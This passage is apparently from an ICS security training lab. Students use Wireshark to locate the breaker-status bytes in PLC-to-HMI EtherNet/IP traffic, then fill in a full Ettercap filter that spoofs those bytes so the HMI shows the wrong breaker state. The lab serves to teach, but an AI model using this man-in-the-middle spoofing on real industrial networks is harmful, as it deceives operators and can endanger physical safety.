
7. Next highlight a packet in the Packet List Pane of the Wireshark capture. You should now be able to use your keyboard's up and down arrow keys to switch between packets.



8. You will see the EtherNet/IP payload will start with "70" as byte offset "zero".



9. Making sure you have sorted clicked on the "`Info`" column, find packets that have "Success: Class (0xb2) - Service (0x4c)"



The "Success: Class (0xb2) - Service (0x4c)" packets are the PLC's response to the HMI's polling requests, which can be confirmed by noting the "Source" is the PLC's IP address and the "Destination" is the HMI's IP address.


10. Viewing the contents of the packet data, you are searching for the two breaker status values that change values from either 00 to 01 or 01 to 00. Let's dig into how to find those values.


    a. Making sure you have highlighted EtherNet/IP first in the Packet Detail Frame of the Wireshark capture first and then a packet in the Packet List Frame, you should be able to use your keyboard's up and down arrow keys to scroll through all the CIP source code (0x4c) captures.

    b. You will be looking for any bit pattern that has changed from "00" to "01" or the pattern of "01" to "00". This will represent the breaker status changing from "On" to "Off" or "Off to "On".

> **Note**
>
> This can be quite challenging so being patient can be your best approach as you work through the capture. Also note, you may want to reset your Pod by turning the power off and restarting the lab if you feel that you have not captured the data you need to be successful.


In the following two captures, we see two values changing from "01" to "00".






These two bits seem to be our breaker status bits so we can do some additional verification that we have found the correct breaker status bits by looking through other packets. We will look at the location we found the bits in our previous captures. We will be looking for any bit pattern that has changed from "00" to "01" or the pattern of "01" to "00". This will represent the breaker status changing from "On" to "Off" or "Off to "On".

When we look through other packet captures like the two examples below, we see that these PLC breaker status bits can be found in packets that only contain the "Service (0x4c)" CIP service code ". These packets confirmed the bits we suspected are indeed the breaker status bits.






In order to create a Ettercap filter to spoof the breaker status on the HMI, we need to count the byte offset from beginning of the packet. The byte that starts with "70" is our 0th byte. We will count the number of bytes from the beginning in order to create our Ettercap filter.

11. We are going to count the "byte offset" where we found the PLC status bits changing in order to tailor our Ettercap filter and change the breaker value to indicate incorrectly on the HMI screen. We will calculate our byte offset next.

    The EtherNet/IP payload byte count starts with zero at the beginning of the payload. As we said earlier, our "0th" byte starts with the known value of "70".



As we start to count, each byte offset value is shown in red. The first row ends in a 9-byte offset value, while the second row ends at the 25th byte offset and so on.

The following helpful aid shows the byte offsets as shown in Wireshark:

- 0th byte ———— 9th byte
- 10th byte ———— 25th byte
- 26th byte ———— 41st byte
- 42nd byte ———— 57th byte
- 58th byte ———— 73rd byte
- 74th byte ———— 89th byte
- 90th byte ———— 105th byte
- 106th byte ———— 121st byte
- 122nd byte ———— 137th byte
- 138th byte ———— 153rd byte
- 154th byte ———— 169th byte

In our example above, we see our byte offsets are 142 and 143. We should also note that a value of "01" represents a Red light illuminated and a breaker closed status while a "00" value represents a Green light illuminated and a breaker open status.

> **Note**
>
> Your position may be different, ask the instructor if unsure.

12. Record this byte offset as you will use this to customize your Ettercap filter.

Task 4 -- Spoof HMI Values (aka Blind the Operator)

> **Note**
>
> To spoof the two breaker status values, the bytes representing two breaker status values need to be replaced by the Ettercap filter. To do this, the Ettercap filter needs to know the location of the bytes to replace.

1. Identify the locations of the two breaker status values you found earlier in the Wireshark captures and recorded.

   Remember, byte positions start at 0 so the first byte will be at position 0 and each line is 16 bytes.


   In our example, each of the two breaker status values are at the two offset positions (i.e., "142" and "143").

   > **Note**
   >
   > Your position may be different.

2. Start a new Terminal window and enter the following command in the terminal to change the working directory

   ```
   cd /root/Desktop/Lab\ 2.9
   ```


3. Press the `Enter` key

4. Update the Ettercap filter with the appropriate values. Run the following command in the terminal to edit the "`spoof-closed.filter`" file

   ```
   leafpad spoof-closed.filter
   ```

5. From the Leafpad Options menu, select "`Line Numbers`" to help locate the correct lines of code to modify.



6. Update the ip.src in the "if" statement with the IP address of your Pod PLC

```
# Checking to see if the source is the PLC and the protocol is CIP
if (ip.src == '172.16.X.2' && tcp.src == 44818) {

    # To spoof a different value, update the hex values.
    # Note: The hex values need to be in the Little Endian format.

    if (DATA.data + 46 == 0xcc) {

        # Spoofing Red Light (i.e. Breaker Closed)
        DATA.data + 52 = 0x01;
        DATA.data + 53 = 0x01;

        # Printing a message when the filter fires.
        msg("Spoofing Breaker Closed!");

   }

        msg("No changes made.");
}
```

172.16.AA.2

Where **AA** = Pod# = 1-15

Examples:
Pod1 = 172.16.1.2
Pod12 = 172.16.12.2

7. Change the offsets in the "DATA.data" + [offset] to match the byte offset you recorded in the last task.

Line#

```
19        DATA.data + [offset] = 0x01;
20        DATA.data + [offset] = 0x01;
```

Where **[offset]** represents the identified offset positions
In our example, we found the offsets to be 142 and 143

